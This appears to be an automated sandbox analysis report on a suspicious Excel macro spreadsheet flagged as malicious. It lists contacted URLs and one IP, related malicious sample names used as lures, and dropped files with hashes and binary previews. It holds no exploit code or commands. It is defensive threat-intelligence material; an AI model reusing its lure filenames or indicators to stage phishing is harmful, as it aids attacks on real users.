http://https://officesetup.getmicrosoftkey.com	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://weather.service.msn.com/data.aspx	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://apis.live.net/v5.0/	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://management.azure.com	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://incidents.diagnostics.office.com	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.office.net	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://entitlement.diagnostics.office.com	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://outlook.office.com/	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://templatelogging.office.com/client/log	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://outlook.office365.com/	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://webshell.suite.office.com	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://management.azure.com/	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://ncus-000.contentsync.	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://devnull.onenote.com	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://messaging.office.com/	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://contentstorage.omex.office.net/addinclassifier/officeentities	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://augloop.office.com/v2	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://skyapi.live.net/Activity/	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://dataservice.o365filtering.com	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://directory.services.	68E575E1-89D6-471C-B90C-D65A5ABD9359.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
35.208.103.169	unknown	United States		19527	GOOGLE-2US	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	344642
Start date:	26.01.2021
Start time:	21:06:42
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Calculation-380472272-01262021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.expl.evad.winXLSM@3/11@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, MusNotifyIcon.exe, backgroundTaskHost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 104.42.151.234, 40.88.32.150, 104.43.139.144, 13.88.21.125, 52.109.76.68, 52.109.8.22, 52.109.76.33, 104.43.193.48, 13.64.90.137, 51.104.144.132, 2.23.155.227, 2.23.155.185, 51.104.139.180, 40.126.31.6, 40.126.31.137, 40.126.31.141, 20.190.159.134, 40.126.31.4, 40.126.31.1, 40.126.31.143, 40.126.31.139, 51.124.78.146, 51.11.168.232 • Excluded domains from analysis (whitelisted): prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, a1449.dscg2.akamai.net, arc.msn.com, www.tm.a.prd.aadg.trafficmanager.net, skypedataprdcoleus15.cloudapp.net, login.live.com, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, skypedataprdcolwus17.cloudapp.net, prod.configsvc1.live.com.akadns.net, settings-win.data.microsoft.com, skypedataprdcolcus16.cloudapp.net, login.msa.msidentity.com, skypedataprdcolcus15.cloudapp.net, settingsfd-geo.trafficmanager.net, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, dub2.next.a.prd.aadg.trafficmanager.net, settingsfd-prod-weu1-endpoint.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, skypedataprdcolwus15.cloudapp.net, europe.configsvc1.live.com.akadns.net, www.tm.lg.prod.aadmsa.trafficmanager.net • Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLE-2US	453690-3012-QZS-9120501.doc	Get hash	malicious	Browse	• 35.214.159.46
	MPbBCArHPF.exe	Get hash	malicious	Browse	• 35.208.174.213
	TBKK E12101010.xlsx	Get hash	malicious	Browse	• 35.208.174.213
	ARCH-SO-930373.doc	Get hash	malicious	Browse	• 35.209.96.32
	Info_C_780929.doc	Get hash	malicious	Browse	• 35.214.159.46
	Factura.doc	Get hash	malicious	Browse	• 35.209.114.34
	DAT 30 122020 664_16167.doc	Get hash	malicious	Browse	• 35.214.159.46
	Beauftragung.doc	Get hash	malicious	Browse	• 35.209.114.34
	sample2.doc	Get hash	malicious	Browse	• 35.214.199.246
	55-2912.doc	Get hash	malicious	Browse	• 35.209.78.196
	DAT_G_0259067.doc	Get hash	malicious	Browse	• 35.214.169.246
	DAT_G_0259067.doc	Get hash	malicious	Browse	• 35.209.78.196
	Shipping Document PL&BL Draft01.exe	Get hash	malicious	Browse	• 35.208.179.96
	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• 35.214.23.27
	SHEXD2101127S_ShippingDocument_DkD.xlsx	Get hash	malicious	Browse	• 35.208.174.213
	YUAN PAYMENT.exe	Get hash	malicious	Browse	• 35.208.137.4
	Invoice_20210115122010.exe	Get hash	malicious	Browse	• 35.208.179.96
	PO#416421.exe	Get hash	malicious	Browse	• 35.208.174.213
	5349 TED_04235524.doc	Get hash	malicious	Browse	• 35.214.169.246
	5349 TED_04235524.doc	Get hash	malicious	Browse	• 35.209.78.196

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\68E575E1-89D6-471C-B90C-D65A5ABD9359	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	132942
Entropy (8bit):	5.372915949175917
Encrypted:	false
SSDEEP:	1536:RcQceNgaBtA3gZw+pQ9DQW+zAUH34ZldpKWXboOilXPErLL8Eh:xrQ9DQW+zBX8P
MD5:	FBBEAE5864FD70A786673083859B9F8C
SHA1:	0990DF6691FC7C7CD11F4F1F8CD61D62F2CC1D48
SHA-256:	81E292981955E5D477D524E8EEE314E35F248E52CBF4A91C6F1DE4A7315224F0
SHA-512:	1B2193C0362B3FD610F996BE28E4DF9E34F2BEC2C97BE83FF824ADAB598E27CD71A73AB9834B438FD8A42E041623FA0B9699DCE7D29BF61A85E1897C64CA9FB
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-01-26T20:07:36">.. Build: 16.0.13723.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3942067F.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3942067F.png	
File Type:	PNG image data, 205 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8301
Entropy (8bit):	7.970711494690041
Encrypted:	false
SSDEEP:	192:BzNWXTPmjktA8BddiGGwjNHOQRud4JTTOFPY4:B8aoVT0QNuzWKPh
MD5:	D8574C9CC4123EF67C8B600850BE52EE
SHA1:	5547AC473B3523BA2410E04B75E37B1944EE0CCC
SHA-256:	ADD8156BAA01E6A9DE10132E57A2E4659B1A8027A8850B8937E57D56A4FC204B
SHA-512:	20D29AF016ED2115C210F4F21C65195F026AAEA14AA16E36FD705482CC31CD26AB78C4C7A344FD11D4E673742E458C2A104A392B28187F2ECCE988B0612DBA0F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....:.....IJ.....sRGB.....pHYs.....+.... .IDATx^..\....}.\6"Sp...g..9Ks..r..=r.U....Y..l.S.2...Q.'C.....h}x..... .....\..N...z...._._|.....III.666...~~~..6l.Q.J...\..m..g.h.SRR.\.p...'N...EEE...X9.....c.&M...].n.g4..E..g...w...{..]..;w..I...y.m\...~..;.].3{~..qV.k..._....?..w/$GlI\|..2. m,,,.-[.....sr.V1..g...on.....dl.'...'"[[[.R.....(..^...F.PT.Xq..Mnn n.3..M..g.....6.....pP"#F..P/S.L...W.^..o.r.....5H.....111t....\|9..3...`J..>...{..t~/F.b..h.P..]z..).....o..4n.F..e...0!!!.....#""h.K..K.....g.....^..w.!.$.&...7n.].F.\\\.A....6lxjj.K/.....g.....3g.....f....:t..s..5.C4..+W.y...88..?.,Y. .^...8{.@VN.6....Kbch.=zt...7+T....v.z....P.....VVV..."t.N.....$..Jag.v.U...P[(_.I?.9.4i.G.$U..D.....W.r.....!>|..#G...3..x.b.....P....H!.Vj .....u.2..*;..Z..c..._Ga....&L.....`.1.[.n].7..W_m..#8k...)U..L.....G..q.F.e>..s.....q....J....(.N.V...k..>m....=.).

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\5BCD53E5.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	848
Entropy (8bit):	7.595467031611744
Encrypted:	false
SSDEEP:	24:NLJZbn0jL5Q3H/hbqzej+0C3Yi6yyuq53q:Jljm3pQCLWYi67lc
MD5:	02DB1068B56D3FD907241C2F3240F849
SHA1:	58EC338C879DDBDF02265CBEFA9A2FB08C569D20
SHA-256:	D58FF94F5BB5D49236C138DC109CE83E82879D0D44BE387B0EA3773D908DD25F
SHA-512:	9057CE6FA62F83BB3F3EFAB2E5142ABC41190C08846B90492C37A51F07489F69EDA1D1CA6235C2C8510473E8EA443ECC5694E415AEAF3C7BD07F864212064678
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8O.T]H.Q..;3...?..fk.lR..R$.R.Pb.Q...B..OA..T$.hAD...J../..-h...fj..+....;s.vg.Zsw.=...{.w.s.w.@.....;..s...O..... ..;.y.p.....,...s1@ lr.:... .>.LLa..b?h...l.6..U....1....r.....T..O.d.KSA...7.YS..a.(F@....xe.^.I..$h....PpJ...k%....9..QQ....h..!H*...../....2..J2..HG....A....Q&...k...d..&..Xa.t..E.. ..E..f2.d(..v.~.P.+.pik+;...xEU.g....._xfw...+...(..pQ.(..(.U./..)..@..?.....f.'...lx+@F...+....)..k.A2...r~B,....TZ..y..9...`..0....q....yY....Q.....A.....8j[.O9..t..&...g. l@ ..;...X!...9S.J5. .'.xh...8I.~.+...mf.m.W.i..{...+>P...Rh...+..br^$. q.^.....(..._j...$..Ar...MZm\|...9..E..!U[S.fDx7<....Wd.....p..C.....^MyI:...c.^..SI.mGj,.....!...h..$..;.....yD./..a...-j.^:.}..v....RQ Y*.^.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\D957EE74.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	557
Entropy (8bit):	7.343009301479381
Encrypted:	false
SSDEEP:	12:6v/7aLMZ5I9TvSb5Lr6U7+uHK2yJtNJTNSB0qNMQCvGEvfvqVFsSq6ixPT3Zf:Ng8SdCU7+uqF20qNM1dvfSviNd
MD5:	A516B6CB784827C6BDE58BC9D341C1BD
SHA1:	9D602E7248E06FF639E6437A0A16EA7A4F9E6C73
SHA-256:	EF8F7EDB6BA0B5ACEC64543A0AF1B133539FFD439F8324634C3F970112997074
SHA-512:	C297A61DA1D7E7F247E14D188C425D43184139991B15A5F932403EE68C356B01879B90B7F96D55B0C9B02F6B9BFAF4E915191683126183E49E668B6049048D35
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8Oc.....l.9a._.X....@.`ddbc.]..........O..m7.r0|..."......?A.....w..;.N1u....._.[.\Y...BK=...F +.t.M~..oX.. %....211o.q.P."......y...../..l.r...4..Q]..h.....LL.d.....d....w.>{.e..k.7.9y.%.. .YpI...{.+Kv...../..\[...A....^.5c..O?.....G...VB..4HWY...9NU...?..S..$..1..6.U.....c... ....7..J. "M..5. ...._.....d.V.W.c.....Y.A..S...~.C.....q.....t?..."n.....4.....G_.....Q..x..W.!L.a...3....MR.|.-P#P;..p._.....jUG....X.....IEND.B`.

C:\Users\user\AppData\Local\Temp\9CB40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	26167
Entropy (8bit):	7.556888513494469
Encrypted:	false
SSDEEP:	384:p8xezujsexts4/Wb9P48aoVT0QNuzWKPqGneJwJ:Owajse44AnW+u7qkeJwJ

C:\Users\user\AppData\Local\Temp\9CB40000	
MD5:	8B8140F49D1BA022F6F3ED033814846D
SHA1:	D18BCE0228FFBF9F27F26B9EA90E7D03C6562ED5
SHA-256:	A643551791E6754D8C9A289350BDA4FCDF2034EA7DA433F71ACF7A0FB76E1700
SHA-512:	13C362DDE170130ED7DCF73048356F69291BF6E91CB71C55FDE4CEE6F95B67CBCAC1E2F394283F0F8C13341EBAD3B815238E9FC3FEEEC7349F88BB66D9616E5
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....C....I?`L.%...a...;....+.....pz.r.z.D&.V\4.Q.WA.....m.MT..k..c+.H.j....q..*...>..]JR=:.&D.<...A.....j.....T.g....C.?p.O6W7+..(../...w.....5.2...^.!..ba...C7.....1;. .d.1=`.l.....}.....Hh.8.....Po"}..a(3.....R...i../!-.!,.. %LG5...fH.q.R..0..s`....LC%..v.....W...#:.....y.S}....d7.vC9\OO|..1Nym...v.:..CB..y#wg..7.....H...s....*...x..w.....w.....R]G .....c...c,.F..[....7.....PK.....!.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Calculation-380472272-01262021.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 06:35:50 2020, mtime=Tue Jan 26 19:07:38 2021, atime=Tue Jan 26 19:07:38 2021, length=26167, window=hide
Category:	dropped
Size (bytes):	2320
Entropy (8bit):	4.683020725257915
Encrypted:	false
SSDEEP:	24:8UN/HRfOMANbJV13OND9j7aB6myUN/HRfOMANbJV13OND9j7aB6m:8K/oNtVLB6pK/oNtVLB6
MD5:	2F71C42DDC3EFF7874D4DA51AE01CC7D
SHA1:	659A20390989B38A04E9DD95FEB4C11878BAD86F
SHA-256:	C685515541104CEC732C46E2F77AEF726BAAB206FE41998A9E4FAB8FDFCF503C
SHA-512:	946D0C062EFB20FA4F85C6B5AAD2B6AA3D42EEC5140E8938DBA7C48C53E90CA63D6C69F9E68870A106D8589BB2D13F3E6FAA1A2EB030ACCF953D4FCBD1DC2B5
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....Q.....-.....S+.....7f.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..:R.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8 .1.3.....P.1.....>Q{<..user.<.....N..:R.....#J.....j.o.n.e.s.....~.1.....>Q|<..Desktop.h.....N..:R.....Y.....>.....6..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9..... ..2..f..:R. .CALCUL~1.XLS..x.....>Qz<:R.....V...../y.C.a.l.c.u.l.a.t.i.o.n.-.3.8.0.4.7.2.2.7.2.-.0.1.2.6.2.0.2.1...x.l.s.m.....i.....-.....h.....>.S.....C:\Users \user\Desktop\Calculation-380472272-01262021.xlsm..:.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.C.a.l.c.u.l.a.t.i.o.n.-.3.8.0.4.7.2.2.7.2.-.0.1.2.6.2.0.2.1...x.l.s.m.....:..,.LB.)...A s...`.....X.....116938.....!a..%.H.VZAj...7.....!a..%.H.VZAj...7.....1SPS.XF.L8C....&.m.q...../...S.-.1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:12:41 2019, mtime=Tue Jan 26 19:07:38 2021, atime=Tue Jan 26 19:07:38 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.653685749407971
Encrypted:	false
SSDEEP:	12:8zV7XUUduCH2POHD4Q9HM0+WrjAZ/DYbD9tTSeuSeL44t2Y+xIBjKZm:8j/HrMWAZbcD9P7aB6m
MD5:	2C1073B9692CC24429A1163C661C7027
SHA1:	E5E89EE72CB3B78579754643086CCEA4BADA70AA
SHA-256:	478AE6A03A6CDC88348AC6728C13D32E6ABB5F72B3250CCB8C0A38B7E72D6C24
SHA-512:	5A93B84EDB9EA5707E8253B4955A072C319C8A13EA6AA0D1B371CAE0E13BFF42BB503F3FCFFB85ADF31E0C0DD561F99BC48FFA23D9A48D8669D8DBCE6AB49A15
Malicious:	false
Reputation:	low
Preview:	L.....F.....-...*C.....-.....0.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..:R.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8 .1.3.....P.1.....>Q{<..user.<.....N..:R.....#J.....j.o.n.e.s.....~.1.....:R....Desktop.h.....N..:R.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.... ...E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...As..`.....X.....116938.....!a..%.H.VZAj...m<.....!a. .%.H.VZAj...m<.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD.. pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	191
Entropy (8bit):	4.716899597381728
Encrypted:	false
SSDEEP:	3:HtMK/JWXXSXIDp6l+gHK/JWXXSXIDp6lmxWtMK/JWXXSXIDp6l5iyBVomxWtMK/l:HtMALKUTHALKUzMALKUriyjeMALKU1
MD5:	B2325179A4B80C5477D6A02A8BAC8000
SHA1:	27B0BA6223646E2114B0D34EC1D0931BABEAECF3

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
SHA-256:	94B80C1F876AB6AD351D4FD39C57DA4757288060BCF0BAFFC458C0FFF1587044
SHA-512:	A0B954061BEA91C6045D386DB3195DCAA189F7273AB771BEDF732B3190BAFB90220D5E59AB4ABCCFB63A1C7725F7A092D629C46FDD321715742557C516CD2E6
Malicious:	false
Reputation:	low
Preview:	[misc]..Calculation-380472272-01262021.LNK=0..Calculation-380472272-01262021.LNK=0..[misc]..Calculation-380472272-01262021.LNK=0..Desktop.LNK=0..[misc]..Calculation-380472272-01262021.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB342
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\BDB40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	26167
Entropy (8bit):	7.556888513494469
Encrypted:	false
SSDEEP:	384:p8xezujsexts4/Wb9P48aoVT0QNuzWKPqGneJwJ:Owajse44AnW+u7qkeJwJ
MD5:	8B8140F49D1BA022F6F3ED033814846D
SHA1:	D18BCE0228FFBF9F27F26B9EA90E7D03C6562ED5
SHA-256:	A643551791E6754D8C9A289350BDA4FCDF2034EA7DA433F71ACF7A0FB76E1700
SHA-512:	13C362DDE170130ED7DCF73048356F69291BF6E91CB71C55FDE4CEE6F95B67CBCAC1E2F394283F0F8C13341EBAD3B815238E9FC3FEEEC7349F88BB66D9616E5
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?.....C....I?`L.%...a...;....+.....pz.r.z.D&.V\4.Q.WA.....m.MT..k..c+.H.j....q..*...>..]JR=:.&D.<...A.....j.....T.g....C.?p.O6W7+..(../...w.....5.2...^.!..ba...C7.....1;..d.1=`.l.....}.....Hh.8.....Po"}..a(3.....R...i../!-.!,.. %LG5...fH.q.R..0..s`....LC%..v.....W...#:.....y.S}....d7.vC9\OO|..1Nym...v.:...CB..y#wg..7.....H...s....*...x..w.....w.....R]G.....c...c,.F..[....7.....PK.....!.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$Calculation-380472272-01262021.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtBhFXI6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD067
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
